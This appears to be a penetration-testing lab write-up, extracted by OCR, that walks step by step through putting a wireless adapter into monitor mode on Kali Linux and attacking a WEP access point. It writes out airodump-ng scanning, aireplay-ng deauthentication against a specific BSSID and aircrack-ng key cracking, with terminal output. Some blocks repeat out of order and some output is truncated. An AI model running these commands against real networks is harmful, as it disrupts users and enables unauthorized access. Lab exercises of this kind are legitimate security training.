
STEP7

Description:

We plug our wireless adapter into our computer .

Expected:

A prompt from Vmware should appear that asks us in which system to use the wireless adapter .



```
root@kali:~# ifconfig
eth0: flags=4163<UP
        inet                                    168.152.255
        inet6                                   link>
        ether
        RX pa
        RX er
        TX pa
        TX er

lo: flags=73<
        inet
        inet6
        loop
        RX pa
        RX er
        TX pa
        TX errors 0                            ions 0

root@kali:~#
```

New USB Device Detected

Choose where you would like to connect TP-Link 802.11n NIC

● Connect to the host
○ Connect to a virtual machine

Virtual Machine Name
Kali 2022 x64 Customized by zSecurity 1.0.11

□ Remember my choice and do not ask again

OK Cancel


STEP8

Description:

We connect to virtual machine and press ok

Expected:

The window will dissapear and the wireless adapter should be connected to the virtual machine .



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.152.128  netmask 255.255.255.0  broadcast 192.168.152.255
        inet6 fe80::20c:29ff:fe44:b658  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:44:b6:58  txqueuelen 1000  (Ethernet)
        RX packets 23  bytes 1938 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 1818 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```

STEP9


Description:

We check the existance of the wireless adapter in the system with the command:

ifconfig

Expected:

The terminal should output information about network interfaces and we should see the new network interface .


Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use onl
Player
Applications
Places
Terminator
Nov 2 11:07
root@kali: ~
root@kali: ~ 78x25
Search:
Prev
Next
☑Wrap ☑Match Case □Invert Search

```
        inet 192.168.152.128  netmask 255.255.255.0  broadcast 192.168.152.255
        inet6 fe80::20c:29ff:fe44:b658  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:44:b6:58  txqueuelen 1000  (Ethernet)
        RX packets 26  bytes 2148 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25  bytes 2120 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 2312
        ether fa:38:b2:ed:14:0a  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```


STEP10

Description:

We check the wireless adapter mode with the command iwconfig

Expected:

We should find out the mode of the wireless adapter



```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 231
        ether fa:38:b2:ed:14:0a  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Auto  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@kali:~#
```

STEP11

Description:

We change the mode to monitor , in order to see the WAPs information in further steps and we check it .

ifconfig wlan0 down

airmon-ng check kill


iwconfig wlan0 mode monitor

ifconfig wlan0 up

iwconfig

Expected:

It is checking some processes that could interfere with the wireless adapter and the mode of the wireless adapter is changed to monitor.



```
root@kali:~/WEP# ifconfig wlan0 down
root@kali:~/WEP# airmon-ng check kill


root@kali:~/WEP# iwconfig wlan0 mode monitor
root@kali:~/WEP# ifconfig wlan0 up
root@kali:~/WEP# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11b  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency:2.437 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=-100 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@kali:~/WEP#
```

```
11:11:03  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
root@kali:~/WEP# aireplay-ng -0 2 -a A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
The interface MAC (D0:37:45:07:EC:5D) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether AA:CD:89:25:73:CF
11:11:13  Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
root@kali:~/WEP# aireplay-ng -0 2 -a A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
```

```
You should also start airodump-ng to capture replies.                    Got 8 out of 0 IVsStarting PTW attack with 9 ivs.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
^Cad 88800 packets (got 32493 ARP requests and 42361 ACKs), sent 41793 packets...(499 pps)
root@kali:~/WEP# aircrack-ng -b A0:F3:C1:8B:9F:24 book*.cap
Reading packets, please wait...
Opening book-02.cap
Opening book-03.cap
```

STEP12


Description:

We execute the command :

airodump-ng wlan0

Expected:

In the terminal should appear all the near WAPs, and devices connected to every which one .



```
root@kali:~/WEP# airodump-ng wlan0

 CH 13 ][ Elapsed: 0 s ][ 2022-11-09 12:15

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]

 A0:F3:C1:8B:9F:24  -49       14        0    0   6   54e. WEP  WEP         TP-LINK_8B9F24
[redacted]

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

[redacted]

Quitting...
root@kali:~/WEP#
```

```
11:11:03  Sending DeAuth (code 7) to broadcast -- BSSID: [A0:F3:C1:8B:9F:24]
root@kali:~/WEP# aireplay-ng -0 2 -a A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
The interface MAC (D0:37:45:07:EC:5D) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether AA:CD:89:25:73:CF
11:11:13  Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
root@kali:~/WEP# aireplay-ng -0 2 -a A0:F3:C1:8B:9F:24 -h AA:CD:89:25:73:CF wlan0
```

```
You should also start airodump-ng to capture replies.                                  Got 8 out of 0 IVsStarting PTW attack with 9 ivs.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
^Cad 88800 packets (got 32493 ARP requests and 42361 ACKs), sent 41793 packets...(499 pps)
root@kali:~/WEP# aircrack-ng -b A0:F3:C1:8B:9F:24 book*.cap
Reading packets, please wait...
Opening book-02.cap
Opening book-03.cap
```

STEP13


Description:

We will want to see only our target WAP and write to a file:

airodump-ng --bssid "WAP's MAC" --channel "WAP's CH" wlan 0 -w pentest.cap

Expected:

Only our wap and the phone connected to it will appear.



```
CH  6 ][ Elapsed: 42 s ][ 2022-11-09 12:18

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

